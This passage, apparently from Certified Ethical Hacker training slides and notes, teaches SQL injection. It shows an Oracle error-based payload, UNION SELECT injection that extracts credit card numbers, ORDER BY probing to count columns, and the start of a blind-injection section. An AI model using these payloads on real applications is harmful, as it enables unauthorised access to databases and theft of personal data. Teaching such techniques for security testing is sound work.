
The malicious request would be (e.g., Oracle 10g):

```
http://www.example.com/product.php?
id=10||UTL_INADDR.GET_HOST_NAME( (SELECT user FROM DUAL) )—
```

In the aforementioned example, the tester concatenates the value 10 with the result of the function UTL_INADDR.GET_HOST_NAME. This Oracle function will try to return the hostname of the parameter passed to it, which is another query, i.e., the name of the user. When the database looks for a hostname with the user database name, it will fail and return an error message such as

```
ORA-292257: host SCOTT unknown
```

Then, the tester can manipulate the parameter passed to the GET_HOST_NAME() function and the result will be shown in the error message.



Union SQL Injection

- This technique involves **joining a forged query** to the **original query**
- The result of a forged query will be joined to the result of the original query, thereby allowing it to obtain the **values of fields of other tables**

Example:

- `SELECT Name, Phone, Address FROM Users WHERE Id=$id`

Now set the following Id value:

- `$id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCardTable`

The final query is as shown below:

- `SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCardTable`

The above query joins the result of the original query with all the credit card users

Union SQL Injection

In a UNION SQL injection, an attacker combines a forged query with a query requested by the user using a UNION clause. The result of the forged query will be appended the result of the original query, which makes it possible to obtain the values of fields from other tables. Before running the UNION SQL injection, the attacker ensures that there is an equal number of columns taking part in the UNION query. To find the right number of columns, the attacker first launches a query using an ORDER BY clause followed by a number to indicate the number of database columns selected:

```
ORDER BY 10--
```

If the query is executed successfully and no error message appears, then the attacker will assume that 10 or more columns exist in the target database table. However, if the application displays an error message such as "**Unknown column '10' in 'order clause**", then the attacker will assume that there are less than 10 columns in the target database table. Through trial and error, an attacker can learn the exact number of columns in the target database table.

Once the attacker learns the number of columns, the next step is to find the type of columns using a query such as

```
UNION SELECT 1,null,null—
```

If the query is executed successfully, then the attacker knows that the first column is of integer type and he/she can move on to learning the types of the other columns.

Once the attacker finds the right number columns, the next step is to perform UNION SQL injection.

For example,

```
SELECT Name, Phone, Address FROM Users WHERE Id=$id
```


Now, set the following Id value:

```
$id=1 UNION ALL SELECT creditCardNumber,1,1 FROM CreditCardTable
```

The attacker now launches a UNION SQL injection query as follows:

```
SELECT Name, Phone, Address FROM Users WHERE Id=1 UNION ALL SELECT
creditCardNumber,1,1 FROM CreditCardTable
```

The above query joins the result of the original query with all the credit card users.



Blind/Inferential SQL Injection

CEH
Certified Ethical Hacker

No Error Message

- Blind SQL Injection is used when a **web application is vulnerable** to an SQL injection, but the results of the injection are not visible to the attacker

Generic Page

- Blind SQL injection is identical to a normal SQL Injection, except that a generic custom page is displayed when an attacker attempts to exploit an application rather than seeing a **useful error message**

Time-intensive

